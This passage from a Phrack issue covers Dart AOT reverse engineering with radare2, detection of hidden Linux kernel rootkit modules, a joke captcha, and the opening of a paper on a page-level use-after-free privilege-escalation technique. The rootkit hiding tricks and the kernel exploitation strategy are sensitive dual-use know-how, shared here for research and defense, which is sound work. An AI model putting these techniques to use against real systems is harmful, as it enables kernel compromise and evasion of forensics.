Radare arbitrarily sets 0x4c000 as the entry point because it is the address of the first symbol (kDartVmSnapshotInstructions). In reality, the main() of our Dart program is contained in a Dart isolate snapshot, and therefore its code is expected to be found within the text segment named kDartIsolateSnapshotInstructions.

Fortunately, if the executable is not stripped, we can search for main in function names to locate our entry point:

```
    [0x0004c000]> afl~main
    0x00096b3c    8    351 main
    0x00097268    3     33 sym.main_1
```

sym.main_1 is a low level main() - just like __libc_start_main in C. The real entry point for the Dart program is “main” at 0x00096b3c. In Radare, we go to that address with the command “s” followed by the offset, and retrieve the name of the current symbol with “is.”. You can see that main() is indeed in kDartVmSnapshotInstructions:

```
[0x0004c000]> s main
[0x00096b3c]> is.
nth paddr      vaddr      bind   type size   lib name              demangled
 2   0x00052880 0x00052880 GLOBAL OBJ  289040 _kDartIsolateSnapshotInstructions
```

-- 1.2 - Function prologue

The function prologue saves the base pointer on the stack and allocates some space. Then, there is an instruction comparing the stack pointer with an offset from register 14. What is this doing?

```
push rbp
mov rbp, rsp
sub rsp, 0x30
cmp rsp, qword [r14 + 0x38]
```

This is a Dart specificity that we’ll discuss later. Let’s first ask all the questions.

-- 1.3 - Access to strings

Our program outputs the welcome message “Welcome to Caesar encryption”. We expect to see those ASCII characters loaded in the main at some point. For example, in the assembly produced by a similar C program, we have:

```
lea rax, str.Welcome_to_Caesar_encryption
mov rdi, rax
call sym.imp.puts
```

The bytes at the address of symbol str.Welcome_to_Caesar_encryption are the ASCII characters of the string. Reciprocally, if we search cross references for this string (“axt”), we get the address of the lea instruction:

```
[0x000012c2]> s str.Welcome_to_Caesar_encryption
[0x00002004]> px 20
- offset -   4 5  6 7  8 9  A B  C D  E F 1011 1213  456789ABCDEF0123
0x00002004  5765 6c63 6f6d 6520 746f 2043 6165 7361  Welcome to Caesa
0x00002014  7220 656e                                r en
[0x00002004]> axt
main 0x139b [DATA:r--] lea rax, str.Welcome_to_Caesar_encryption
```

With the Dart assembly, we have no such thing. Those are the instructions before the first call to print(). One way or another, the string “Welcome to Caesar encryption” has to be provided, but we can’t see it. We can only assume it is referenced by r15 + 0x168f, but what is r15, and where does that go?

```
    mov r11, qword [r15 + 0x168f]
    mov qword [rsp], r11
    call sym.printToConsole
```

From another angle, we do find the string in the list of strings ("iz") at address 0x00033680, but there is apparently no reference to it ("axt" does not return any hit):

```
  [0x00096b3c]> iz~Welcome
  2589 0x00033680 0x00033680 28  29 .rodata ascii  Welcome to Caesar encryption
  [0x00096b3c]> axt @ 0x00033680
```

So, this is yet another mystery to solve: how are strings accessed? What is in r15? What is at r15 + 0x168f?

-- 1.4 - Function arguments are pushed on the stack

There is something else to notice in the Dart assembly above. Normally, at least the first few arguments of a function are copied to dedicated registers (the exact registers depend on the platform architecture). In Dart assembly, notice how function arguments are copied on the stack:

```
    mov qword [rsp], r11
    call sym.printToConsole
```

The argument for the method printToConsole() is in r11. This argument is copied to the address pointed at by rsp, the register stack pointer. This does not follow standard conventions [4]. We'll even allow ourselves to digress slightly: On x86-64, rsp is the name of the register holding a pointer to the stack. On Aarch64, there is normally no such register and Dart creates one, X15, that it uses as a stack pointer.

-- 1.5 - Small integers are doubled

In the Dart assembly code, just after the call to printToConsole, we notice startling instructions concerning an array:

```
    call sym.printToConsole
    mov rbx, qword [r14 + 0x68]
    mov r10d, 6
    call sym.stub__iso_stub_AllocateArrayStub
    mov qword [var_8h], rax
    mov r11d, 0x8c
    mov qword [rax + 0x17], r11
    mov r11d, 0x8e
    mov qword [rax + 0x1f], r11
    mov r11d, 0x90
    mov qword [rax + 0x27], r11
```

Our Dart source code has a single array: the array of Phrack issues with values 70, 71 and 72 (in hexadecimal: 0x46, 0x47 and 0x48):

```
    List<int> issues = [ 70, 71, 72 ];
```

Instead, the code appears to be loading values 0x8c, 0x8e and 0x90. Why? This is the final mystery we'll solve in this article.

-- 2 - Dart assembly registers

In our previous experiments, we have encountered r14, r15, and we also discussed X15 on Aarch64. The source code explains what these registers are assigned to. For example, this is an excerpt of defined constants for the x86-64 platform:

```
enum Register {
  RAX = 0,
  RCX = 1,
  RDX = 2,
  RBX = 3,
  RSP = 4,  // SP
  RBP = 5,  // FP
  RSI = 6,
  RDI = 7,
  R8 = 8,
  R9 = 9,
  R10 = 10,
  R11 = 11,  // TMP
  R12 = 12,  // CODE_REG
  R13 = 13,
  R14 = 14,  // THR
  R15 = 15,  // PP
  ...
}

...
// Caches object pool pointer in generated code.
const Register PP = R15;
...
const Register THR = R14;  // Caches current thread in generated code.
```

The comments are particularly helpful. We learn Dart features a dedicated register pointing to the object pool (PP), and another register pointing to the current thread. In Aarch64 the comments explicitly assign x15 as the Stack Pointer (SP), "SP in Dart code". The other registers, like the Frame Pointer (FP), Link Register (LR) and Program Counter (PC), use the default values for their architecture:

	PP	THR	SP
x86-64	r15	r14	rsp
Aarch32	r5	r10	r13
Aarch64	x27	x26	x15

-- 3 - The THR register

We just said Dart dedicates a register to holding a pointer to the current running thread. This is interesting in a reverse engineering context because the offsets to various elements are known. For example, we know that the stack limit is at THR + 0x38 (see: Dart SDK source code; in runtime/vm/compiler/runtime_offsets_extracted.h, search for Thread_stack_limit_offset).

This helps us solve the mystery we mentioned in 1.2. On x86-64, the THR register is held by r14. So, the last assembly line compares the stack pointer with the stack limit:

```
    push rbp                     ; save base pointer on the stack
    mov rbp, rsp                 ; update base pointer
    sub rsp, 0x30                ; allocate space on the stack
    cmp rsp, qword [r14 + 0x38] ; compare with stack limit
```

In other words, the last instruction ensures that the operation we performed on the stack do not go beyond its limit, i.e. that there is no stack overflow.

Similarly, we find that THR + 0x68 is a null object. So, the instructions below actually pass a null object as argument to the constructor of the Random class:

```
    mov r11, qword [r14 + 0x68] ; store null object in r11
    mov qword [rsp], r11        ; push r11 on the stack
    call sym.new_Random         ; call constructor for Random()
```

-- 4 - The Dart Object Pool

The Object Pool is a table which stores and references frequently used objects, immediates and constants within a Dart program.

For example, this is an excerpt of an Object Pool. See how it contains objects (InternetAddressType), strings ("Unexpected address type"), lists, etc:

```
    [pp+0x170] Obj!InternetAddressType@3a7c81 : {
      off_8: int(0x2)
    }
    [pp+0x178] String: "Unexpected address type "
    [pp+0x180] String: "%"
    [pp+0x188] List(5) [0, 0x2, 0x2, 0x2, Null]
    [pp+0x190] List(5) [0, 0x3, 0x3, 0x3, Null]
```

In the assembly code, objects from the Object Pool are no longer accessed directly, but by an offset to the beginning of the pool. This value is held by the dedicated PP register.

Let's go back to our string mystery (1.3), when we wondered where the input string "Welcome to Caesar encryption" was. Such a string is held in the Object Pool. In x86-64, the register to access the pool is r15. We spot it just before the call to the encrypt() method. The instruction loads an object from the object pool at offset 0x168f, and passes it on the stack as an argument to printToConsole().

```
    mov r11, qword [r15 + 0x168f]
    mov qword [rsp], r11
    call sym.printToConsole
```

As this is our first print, and we know it prints “Welcome to Caesar encryption”, we deduce the string is referenced in the Object Pool at this offset. The reason for this is simple. If the reverse engineering were more complex, we’d have nothing to guide us. The real issue is that disassemblers do not read the Object Pool and let us know what is at a given offset.

-- 5 - Snapshot serialization

Why aren’t disassemblers reading the Object Pool? What’s difficult about that? To answer this question, we need to explain the AOT snapshot format.

A Dart AOT snapshot consists of :

- A Header. It holds a magic value (0xdcdcf5f5), the snapshot size, kind and hash. The snapshot hash identifies the Dart SDK version.

- A Cluster Information structure. A cluster is a set of objects with the same Dart type. For example, the structure contains the number of clusters.

- Several serialized clusters. This as a raw dump of each cluster:

```
    +---------------------------- +
    +    Dart AOT Header          +
    + --------------------------- +
    + Cluster Information         +
    + --------------------------- +
    + Serialized Cluster 1        +
    + --------------------------- +
    + Serialized Cluster 2        +
    + --------------------------- +
    + Serialized Cluster 3        +
    + --------------------------- +
    +           ...               +
    + --------------------------- +
```

For reverse engineering, we wish to parse the AOT snapshot format. Reading the header is easy. This is the snapshot header of our Phrack AOT snapshot, parsed with a Flutter header parser[5]:

```
    -----------
    Snapshot
      offset  = 35904 (0x8c40)
      size    = 92106
      kind    = SnapshotKindEnum.kFullAOT
      dart sdk version = 3.3.0
      features= product no-code_comments no-dwarf_stack_traces_mode
      no-lazy_dispatchers dedup_instructions no-tsan no-asserts x64 linux
      no-compressed-pointers null-safety
    -----------
```

Reading the Cluster Information is slightly more difficult because it uses a custom LEB128 format, but once we're aware of that, it poses no more difficulty.

The complexity lies with reading serialized clusters. While we are mostly interested in the serialized Object Pool (yes, the Object Pool is a Dart type, therefore it is serialized in its own cluster), the Dart SDK has over 150 clusters. Unfortunately, there is no way to reach a given cluster (e.g. the Object Pool), we must de-serialize each cluster one by one until we reach the one we are interested in. Said differently, there is no random access in the snapshot, only sequential access. So, to de-serialize the Object Pool, we must actually implement de-serialization of all clusters, because we have no idea which cluster will be dumped before the Object Pool.

This is lots of work, and an additional issue is that the Dart AOT format is not officially documented and continues to evolve with new Dart SDK versions. New versions change flags (for example, the header flag which uses to indicate a "generic snapshot" is now used to identify an AOT snapshot), but also many clusters have appeared. This is why tools such as Darter [6] and Doldrum [7] unfortunately no longer work. In theory, those tools could be ported to the current Dart SDK version, but it would require extensive work, and we do not know how long that work would remain operational.

To circumvent this issue, Blutter [8] uses another strategy. It implements a Dart AOT snapshot dumper, compiled with the appropriate Dart SDK, and uses it to parse the input snapshot. The tool reads the Object Pool and dumps annotated assembly code. It is currently, however, limited to Flutter applications for Android on Aarch64.

-- 6 - Representation of integers

Dart actually supports 2 types of integers: small integers (SMI) and big integers, which are actually called "Mint" for Medium Integer. Small integers fit in 31 bits. If they don't fit, they use the Mint type. The least significant bit is reserved as an indicator: 0 for SMI, and 1 for Mint:

```
    + ---------------- + - +
    | 31 30 39 ..................... 1 | 0 |
    + ---------------- + - +
    | Value                             | I |
    + ---------------- + - +
```

The immediate consequence to this design choice is that all small integers appear to have their value multiplied by 2.

If we go back to the assembly of 1.5, the instructions appear to be loading values 0x8c, 0x8e and 0x90:

```
    mov r10d, 6
    call sym.stub__iso_stub_AllocateArrayStub
    mov qword [var_8h], rax
    mov r11d, 0x8c
    mov qword [rax + 0x17], r11
    mov r11d, 0x8e
    mov qword [rax + 0x1f], r11
    mov r11d, 0x90
    mov qword [rax + 0x27], r11
```

However, if we look more closely according to Dart's representation, the least significant bit of each of those values is 0. Thus, they are SMIs, and their value fits on bits 1-31. The represented values are consequently 0x8c / 2 = 70, 71 and 72 - which are the 3 integers we put in our integer array.

The same applies to the first instruction: the apparent value of 6 is provided as argument to the array stub function. This is a SMI, so we are initializing an array of 3 cells (6 divided by 2).

For reverse engineering, knowing about this integer representation is particularly useful when strings are represented as lists of ASCII code values. When the ASCII code for character A is 0x41, the assembly will actually need to load a hexadecimal literal of 0x82.

In Radare, the representation of Small Integers can be handled by a simple r2pipe script [9]. For example, in the assembly below, the comments for the 3 small integers were generated by the script:

```
    mov r11d, 0x8c              ; Load 0x46 (decimal=70, character="F")
    mov qword [rax + 0x17], r11
    mov r11d, 0x8e              ; Load 0x47 (decimal=71, character="G")
    mov qword [rax + 0x1f], r11
    mov r11d, 0x90              ; Load 0x48 (decimal=72, character="H")
    mov qword [rax + 0x27], r11
```

-- 7 - Function names

-- 7.1 - Stripped or non-stripped binaries

When Dart AOT snapshots are not stripped, disassemblers easily find function names. For example, these are all methods of the Caesar class:

```
    [0x0009ec7c]> afl~Caesar
    0x00096c9c    3     80 sym.Caesar.decrypt
    0x00096d28   10    245 sym.Caesar.encrypt
    0x00096e20    1     11 sym.new_Caesar
```

But, naturally, AOT snapshots can be stripped (-S option at compilation time), and disassemblers are unable to recover function names and generate dummy names instead:

```
    0x00050d34   20    490 fcn.00050d34
    0x0005a0d8    3    121 fcn.0005a0d8
    0x0005c440    6    129 fcn.0005c440
    0x0007d210    1     30 fcn.0007d210
    0x000768d0    1     90 fcn.000768d0
```

It is then particularly difficult to spot the main() or methods of the Caesar class. They (probably) won't be at the same address, and there is no easy way to locate them, as the assembly code contains no noticeable string, no access to the Object Pool and no function name.

-- 7.2 - Trick for simple programs

In simple programs, we can search for particular instructions. For example, our main() initializes an array of integers. Assigning the first value is done with the instruction "mov r11d, 0x8c". We can search for this instruction.

Note this technique is unlikely to yield good results in a real reverse engineering situation, because (1) we don't know what to look for, (2) we don't have access to the non stripped version, and (3) searching for an instruction will return too many hits.

In the case of our simple Caesar program, the trick works and we are extremely lucky to have a single hit:

```
    [0x0007451f]> /ad mov r11d, 0x8c
    0x000744b5         41bb8c000000  mov r11d, 0x8c
```

With several hits, we would have had to inspect the assembly lines around the hit and check if it matches what the main() is expected to do.

We recognize the main as function fcn.00074480 (in Radare, command "afi" tells you which function you are in, and "pi 15" disassemble 15 instructions):

```
    [0x00034000]> s 0x000744b5
    [0x000744b5]> afi~name
    name: fcn.00074480
    [0x000744b5]> s fcn.00074480
    [0x00074480]> pi 15
    push rbp
    mov rbp, rsp
    sub rsp, 0x28
    cmp rsp, qword [r14 + 0x38]
    jbe 0x745cd
    mov r11, qword [r15 + 0x166f]
    mov qword [rsp], r11
    call fcn.00074ac4
    mov rbx, qword [r14 + 0x68]
    mov r10d, 6
    call fcn.0007e968
    mov qword [var_8h], rax
    mov r11d, 0x8c
```

```
mov qword [rax + 0x17], r11
mov r11d, 0x8e
```

-- 7.3 - Retrieving function names in more complex situations

There are currently 3 workarounds:

1. JEB Pro Disassembler [10]. It is able to read the Object Pool and retrieve function names in most situations. However, the tool is not free and a license must be purchased.

2. reFlutter [11]. This open source tool patches the Flutter library to dump function name offsets when it runs into them. The drawback with this tool is that (1) it only works with Flutter applications, not plain Dart snapshots, (2) the application needs to be recompiled with the patched library, and (3) it is a dynamic analysis approach, meaning reFlutter actually runs the application and only dumps parts it gets into.

3. Blutter [8] is an other open source tool we have already mentioned. It dumps assembly code with function names and their corresponding offset. The tool currently only supports Android Flutter applications generated for Aarch64.

For example, I have created a basic application with a basic widget implementing the Caesar algorithm. The application has a class MyApp, with a constructor and 2 methods: build(), which creates the widget, and work() which performs Caesar encryption/decryption. I compiled the application for Android Aarch64 and used Blutter on it:

```
// class id: 1442, size: 0xc, field offset: 0xc
//   const constructor,
class MyApp extends StatelessWidget {

  _ build(/* No info */) {
    // ** addr: 0x221aec, size: 0x120
    // 0x221aec: EnterFrame
    //     0x221aec: stp             fp, lr, [SP, #-0x10]!
    //     0x221af0: mov             fp, SP
    // 0x221af4: AllocStack(0x28)
    //     0x221af4: sub             SP, SP, #0x28
    // 0x221af8: CheckStackOverflow
    //     0x221af8: ldr             x16, [THR, #0x38]  ; THR::stack_limit
    ...
  _ work(/* No info */) {
    // ** addr: 0x221c24, size: 0x288
    // 0x221c24: EnterFrame
    ...
```

The dumped assembly shows:

- The address of build(): 0x221aec
- The address of xor_stage3(): 0x221c24
- And the instructions for both methods.

The instructions are annotated with the function name or the pool object when the case applies, making the assembly easier to understand. For example, see how Blutter shows the string “Welcome to Caesar encryption”:

```
 // 0x221c78: r16 = “Welcome to Caesar encryption”
 // 0x221c78: ldr x16, [PP, #0x6e40]  ; [pp+0x6e40] “Welcome to Caesar encryption”
 // 0x221c7c: str x16, [SP]
 // 0x221c80: r0 = printToConsole()
 // 0x221c80: bl  #0x159df4  ; [dart:_internal] ::printToConsole
```

Finally, remember that earlier we noticed the x86-64 assembly was passing a null object, via THR + 0x68, as an argument to the constructor of the Random class. In Blutter, we see the assembly for Aarch64 is different. It doesn’t use the THR register for that and explicitly passes NULL:

```
    // 0x221cac: str             NULL, [SP]
    // 0x221cb0: r0 = Random()
    // 0x221cb0: bl              #0x206268  ; [dart:math] Random::Random
```

Overall, the different annotations of Blutter make assembly easier to read, and it would be helpful to have them for other platforms and integrate the same features in disassemblers.

-- 8 - Conclusion and perspectives

With this article, you should be able to understand the format of Dart AOT snapshots, and grasp the complexity of parsing the Object Pool or de-serialize any cluster.

We have explained the use of the dedicated THR and PP registers. You are able to understand the assembly of function prologues, how strings or any other object of the object pool is loaded, and how lists of integers are represented.

We have also provided tricks and tools to parse the Object Pool and recover function names, even in the case of stripped snapshots.

Major disassemblers are likely to add support for Dart in the next few months or years. However, this is really only viable if the Dart SDK becomes stable enough for such work to be worth it. Meanwhile, we seem better off integrating strategies, such as Blutter, which recompile tools from the Dart SDK.

-- References

[1] https://dart.dev/tools/dart-compile#types-of-output
[2] https://flutter.dev [3] https://www.radare.org/
[4] en.wikipedia.org/wiki/X86_calling_conventions#x86-64_calling_conventions
[5] https://github.com/cryptax/misc-code/blob/master/flutter/flutter-header.py
[6] https://github.com/mildsunrise/darter
[7] https://github.com/rscloura/Doldrums
[8] https://github.com/worawit/blutter
[9] https://github.com/cryptax/misc-code/blob/master/flutter/dart-bytes.py
[10] https://pnfsoftware.com
[11] https://github.com/Impact-I/reFlutter

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x0C of 0x11

|=-[Finding hidden kernel modules (extrem way reborn): 20 years later]-=|
|=---=|
|=------------------[g1inko <g1inko at hotmail com>]-------------------=|

0 intro
1 Some words on LKM-rootkits
2 On existing tools
    2.1 Some words on the original module_hunter
    2.2 rkspotter and __module_address() problem
    2.3 Other challenges in adopting _that_ extrem way
3 The rebirth
    3.1 Detecting a stray struct module
    3.2 On virtual memory of x86_64 architecture
    3.3 Paging levels while solving the ‘problem of unmapped’
4 Other architectures and outro
5 References
6 The code

0 intro

Several years ago, while trying to get a grasp on Linux kernel rootkits, I came across an old Phrack Linenoise article [1] that discussed an interesting way of finding them. It totally caught my attention, even though it was so mysterious and far beyond my knowledge and experience back then.

It took me some time to fill in the gaps in my knowledge. Eventually I realized I was ready to reimplement the idea of finding hidden kernel modules in memory for modern kernels and x86_64 machines. Now, 20 years after the original publication, I am somewhat proud to finally share the rebirth of this technique, with all the honors to madsys for inspiration.

1 Some words on LKM-rootkits

Since the first publication (known to me, at least) about Linux kernel rootkits in Phrack in April 1997 [2], and right up to this day, malicious loadable kernel modules (LKM-rootkits) all tend to use the same self-hiding technique, namely unlinking themselves from the in-kernel linked list of loaded modules. This prevents the module from showing up in procfs and lsmod, and rmmod is unable to find and unload such modules.

Some rootkits also try to mess with the memory afterwards, to make forensics even harder. For example, since version 2.5.71, Linux poisons stale list pointers of the unlinked struct by setting them to LIST_POISON1 and LIST_POISON2 (0x00100100 and 0x00200200). This is used to help detect memory bugs.

Some anti-rootkits use this to detect unlinked LKM descriptors, thus detecting a kernel rootkit. However, a rootkit can overwrite these values after unlinking and evade this check. For instance, the KoviD LKM that appeared in 2022 [3] does this.

Also, despite the fact that LKM rootkits do unlink themselves from the modules list, they still can be listed via sysfs in /sys/modules. This is even mentioned in the Volatility documentation [4] and is an established method for detecting such rootkits. Although Volatility developers claim to never have faced a rootkit that would also remove itself from sysfs, KoviD rootkit does it as well.

For that, KoviD uses sysfs_remove_file() helper, and sets its state to MODULE_STATE_UNFORMED. This state is for cases when a module is still setting up, and the kernel module loader is still running. This trick helps to evade anti-rootkits that rely on the kernel __module_address() function when enumerating virtual memory, such as rkspotter [5].

2 On existing tools

2.1 Notes on the original module_hunter

The original implementation was created during the time of Linux 2.2-2.4 for i386 machines. Now it is Linux ~6.8 and lots of x86_64 systems around. So many things have changed or removed, and new features were introduced. The kernel is known to have highly unstable internal API, no surprise that the 20-years-old module_hunter.c wouldn’t build anymore. By understanding how it works, it turns out to be possible to reimplement the technique for a modern kernel.

In short, the logic for finding a malicious LKM was to go through the memory region that contained module structs, and dump the info if it contained anything that looked like a sane struct module. At the time, this struct had way less fields than it does today, as it has been heavily reworked and extended over the years.

For example, there is no more ‘size’ field, but many others were added. It is interesting that module’s name at that time was stored using a pointer, while nowadays it is a static array of chars right within the struct module.

2.2 rkspotter and __module_address() problem

While looking for a way to look for safe memory addresses via brute force, I found the aforementioned anti-rootkit named rkspotter. It detects several hiding techniques which allows it to find rootkits even if one the methods fail, but it relies on the __module_address() function in the kernel.

This function was unexported in 2020 during a series of kernel patches [6], and became unavailable out-of-kernel since Linux 5.4.118. This means that we must avoid using it as well.

The core idea of rkspotter is to go through the so-called module mapping space, and check which address belongs to which module using __module_address(). According to the doc, it lets one 'get the module which contains an address'.

For a given address, __module_address() returns a struct module pointer of a corresponding LKM. This function was a convenient way to get module info, all the work for dereferencing page tables and checking for physical page presence was done internally.

Well yes, I know that I could try to copycat this __module_address() in the module's code, but what I wanted to copycat was module_hunter by madsys, so forget it :D

2.3 Other challenges in adopting _that_ extrem way

Based on what has been changed over the years, we will need to solve a few problems to implement a newer tool (or rather a PoC?) for finding stray LKM descriptors. Problems like:

- Fix broken kernel API. As the code of module_hunter is actually very small, and the only API used was for procfs, it didn't take long to find a way to export a proc file to communicate with the kernel module.

- Choose new fields of struct module that are the most appropriate for detecting a stray struct.

- Memory management on x86_64 differs from that of i386, so the code that checks for the page's presence needs to be fully reimplemented, more on that below.

- Kernel virtual memory layout on x86_64 is also totally different from that of i386. For instance, the kernel part of virtual memory space on x86_64 is very huge compared to vmalloc area of its 32-bit predecessor, where struct modules were allocated back then (that is, 128 TB vs. 128 MB).

  Since the modules region is way larger on x86_64, more checks are needed to eliminate false positives on garbage remnants in memory.

With enough time and persistence, we at least get repaid with new cool knowledge, so let's go!

3 The rebirth

3.1 Detecting a stray struct module

After playing with existing struct module fields I decided to introduce more checks on memory contents, beyond just checking for the validity of a module's name. That alone showed to be insufficient for x86_64 modules memory area--more on this in 3.2), such as:

- The state field has one of the sane values: MODULE_STATE_LIVE, MODULE_STATE_COMING, MODULE_STATE_GOING, MODULE_STATE_UNFORMED;

- The init and exit fields either point into the module mapping space of x86_64 or are NULL;

- At least one of init, exit, next and prev fields is not NULL and point to either module mapping area or are canonical (e.g. list pointers);

- core_layout.size is not 0, but equals to 0 modulo PAGE_SIZE.

This list may vary in future, especially if i catch some more sophisticated LKM. The check may become more flexible, but it works as PoC quite well.

3.2 On virtual memory of x86_64 architecture

Now that we’ve determined fields of interest, we need to know where to start and finish testing for struct module similarity. Otherwise it would be quite tough to bruteforce the whole almost-64-bit virtual address space.

In the virtual memory layout of modern x86_64 Linux, there is a dedicated module mapping space [7], with size of 1520 MB, for both 48- and 57-bit virtual addresses. The start address is designated with a macro MODULES_VADDR and the end address is represented by a MODULES_END macro.

After some more playing, I found out that module mapping space is where both module binaries, and their descriptors get allocated. This is just fine, as going through many terabytes of the vast virtual address space was my biggest concern in terms of execution time.

3.3 Paging levels while solving the ‘problem of unmapped’

NOTE: If you’re not quite familiar with paging mechanism, refer to e.g. the OSDev wiki [8] or Linux documentation [9] (or processor’s).

Well, now we are facing the same problem as the one noted in the original paper:

> ``By far, maybe you think: umm, it’s very easy to use brute force to list those evil modules”. But it is not true because of an important reason: it is possible that the address which you are accessing is unmapped, thus it can cause a paging fault and the kernel would report: “Unable to handle kernel paging request at virtual address”. ‘’

This would be resolved automatically when using __module_address(), but we cannot afford it, so we need to check for page presence ourselves. To do that, we need to go through tables that contain info about relations of virtual and physical pages for a process. The kernel space part is the same for each process because it maps to the same physical pages.

For supporting more physical memory, more page table levels were added in 64-bit x86, and now it can be 4 or 5 of them depending on both hardware and kernel support. For each paging level, the PDE/PTE being dereferenced must be checked for presence in RAM by using one of the following macros:

- pgd_present();
- p4d_present() (if 5-level paging is used or emulated);
- pud_present();
- pmd_present();
- pte_present().

Without getting too deep into the MMU guts, the check for the top level, using currently available kernel macros and functions would look like this:

```
    ----snip----
    struct mm_struct *mm = current->mm;
    ----snip----
    pgd = pgd_offset(mm, addr);
    if (!pgd || pgd_none(*pgd) || !pgd_present(*pgd) )
        return false;
    ----snip----
```

You may find this check a bit paranoid and, especially looking at similar in-kernel functions, maybe it's okay to remove pgd_none(). When I'm writing kernel C for a subsystem I am not quite familiar with, I feel much better safe than sorry :D

There was a function called kern_addr_valid() performing similar checks, but it was removed from the kernel a year ago [10]. dump_pagetable(), spurious_kernel_fault(), mm_find_pmd() and some others also do that.

As for the varying number of paging levels, we could find out the proper number with ether CONFIG_PGTABLE_LEVELS or CONFIG_X86_5LEVEL. The first one seems better if I (or anyone else) decide to port it to some other architecture.

Support for 5-level paging was introduced in 2017 with versions 4.11-4.12 [11, 12]. Interestingly, with CONFIG_PGTABLE_LEVELS=5 the kernel wouldn't break on 4-level hardware [13]:

> In this case additional page table level - p4d - will be folded at runtime.

4 Other architectures and outro

The only thing that prevents us from getting the code to work on architectures other than x86_64 is (obviously) architecture-dependent stuff. Virtual address spaces of other architectures (i.e. AArch64) is different, not only in its layout and size, but also in the possible number of paging levels. This may vary from 2 to 4, depending on the page size and virtual addresses bits [14].

Notably, the code did compile for AArch64 running the 6.1.21 kernel, until I added a check for CONFIG_X86_64. Due to memory management differences, it of course did not report anything found.

As for kernel versions compatibility, I've tested the code on 4.4, 5.14, 5.15 and 6.5 x86_64 kernels. It still may fail on some intermediate or newer versions, most likely somewhere in the page table dereferencing code. Feel free to let me know if that happens.

Once all the hardware incompatibility issues are properly taken into account, I believe it's possible to run the tool on other architectures as well. Hopefully I can add support for at least AArch64 once I'm ready to dive into its memory management. PRs and suggestions (see [15]) are also welcome! :^)

5 References

1. http://phrack.org/issues/61/3.html#article
2. http://phrack.org/archives/issues/50/5.txt
3. https://github.com/carloslack/KoviD
4. https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference#linux_check_modules
5. https://github.com/linuxthor/rkspotter
6. https://cdn.kernel.org/pub/linux/kernel/v5.x/ChangeLog-5.4.118
7. https://www.kernel.org/doc/Documentation/x86/x86_64/mm.txt
8. https://wiki.osdev.org/Paging
9. https://www.kernel.org/doc/html/v6.5/mm/page_tables.html
10. https://lore.kernel.org/lkml/Y05fQrd4TYaOnks%2F@infradead.org/
11. https://github.com/torvalds/linux/commit/b8504058a06bd19286c8b59539eebfda69d1ecb5
12. https://lwn.net/Articles/716324/
13. https://www.kernel.org/doc/html/v5.9/x86/x86_64/5level-paging.html#enabling-5-level-paging
14. https://www.kernel.org/doc/html/v6.5/arch/arm64/memory.html
15. https://github.com/ksen-lin/nitara2

6 The code (cleared a bit for the paper)

[Editors Note: Cut for print, view the full content in the online release.]

Select all squares with

SoCs which can boot mainline linux

Please select all matching images.

HARRIS
SPARTAN-6
Rockchip
RK3399
ITE
MARVELL
PXA192B
MT1389QE
BROADCOM
A13
SCE
MEDIATEK ARM
ZYNQ
VERIFY

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x0D of 0x11

```
|=-------------=[  A novel page-UAF exploit strategy for  ]=-------------=|
|=-------------=[  privilege escalation in Linux systems. ]=-------------=|
|=-----------------------------------------------------------------------=|
|=---------=[ Jinmeng Zhou, Jiayi Hu, Wenbo Shen, Zhiyun Qian ]=---------=|
```

0 - Introduction
1 - Exploitation background
  1.0 - Object-level UAF
  1.1 - Previous page-level UAF in cross-cache attacks
2 - General idea
3 - Page-UAF exploitation steps
  3.0 - Page-level UAF construction
  3.1 - Critical object corruption through page-level UAF
4 - Evaluation results
  -- 4.0 - Bridge objects
  -- 4.1 - Real-World Exploitation Experiments
  -- 4.2 - Comparison of our page-UAF with previous methods
5 - References

-- 0 - Introduction

Many critical heap objects are allocated in dedicated slab caches in the Linux kernel. Corrupting such objects requires unreliable cross-cache corruption methods [1][2][3][4], due to the unstable page-level fengshui. To overcome this, we propose a novel page-UAF-based exploit strategy to overwrite critical heap objects located in dedicated slab caches.

This method can achieve local privilege escalation without requiring any pre-existing infoleak primitive (i.e., no need to bypass KASLR); it can help derive the infoleak primitive and arbitrary write primitive.

We developed 8 end-to-end exploits (https://github.com/Lotuhu/Page-UAF) by using our page-UAF technique.

-- 1 - Exploitation background

-- 1.0 - Object-level UAF

The standard exploitation of object-level UAF leverages the invalid use of a freed heap object (vulnerable object) via a dangling pointer. This use can corrupt another object (target object) that takes the place of the freed slot. For instance, to hijack control flow, we can corrupt a function pointer within the target objects using the target value obtained from a pre-existing information leakage primitive. The object-level UAF exploitation requires the target object to reuse the freed slot (previously the vulnerable object). Thus, the vulnerable object and the target object must be allocated in the same slab cache (typically in standard caches, e.g., kmalloc-192) and require object-level heap fengshui to manipulate the memory layout. Dirtycred utilizes a critical-object-UAF to achieve privilege escalation, using cred and file objects [4].

-- 1.1 - Previous page-level heap fengshui in cross-cache attacks

Nowadays, many critical target objects are allocated in the dedicated caches (e.g., cred), rendering simple object-level heap fengshui ineffective. To corrupt these objects, we have to launch cross-cache attacks that usually rely on page-level heap fengshui [1][2][6]. The page-level heap fengshui of OOB and UAF are different.

For OOB bugs, typically, an attacker would trigger overflows onto a subsequent page [1][2]. For instance, after saturating a page (referred to as “page 1”) with many vulnerable objects, the attacker can allocate target objects to make the slab cache request the following page (referred to as “page 2”). Consequently, the last vulnerable object on page 1 becomes adjacent to the first target object on page 2, facilitating overflow from the former to the latter. We can’t make sure that the vulnerable object is the last object on page 1 due to protections such as CONFIG_SLAB_FREELIST_RANDOM. This page-level heap fengshui requires the manipulation of page allocation in the buddy system, making the exploits more unstable.

For UAF bugs, a common strategy is to convert an object-level UAF into a page-level UAF. Specifically, the idea is to release many vulnerable objects (one or more of which are freed illegally with dangling pointers) to force the entire page to be freed. After that, allocate many target objects so that the same page will be repurposed for the objects’ dedicated slab cache. Finally, the dangling pointer can be used to overwrite the target object in another cache by page-level UAF.

-- 2 - General idea

Our idea is to induce page-level UAF by causing the free() of specialized objects (we term them “bridge objects”) that correspond to memory pages. A bridge object is of a type that contains a pointer to the struct page and is located in standard slab caches. Among others, struct pipe_buffer is such an example with a field named page (and located in kmalloc-192). We list the code snippet below:

```
struct pipe_buffer {
  struct page *page;
  unsigned int offset, len;
  const struct pipe_buf_operations ops;
  unsigned int flags;
  unsigned long private;
};
```

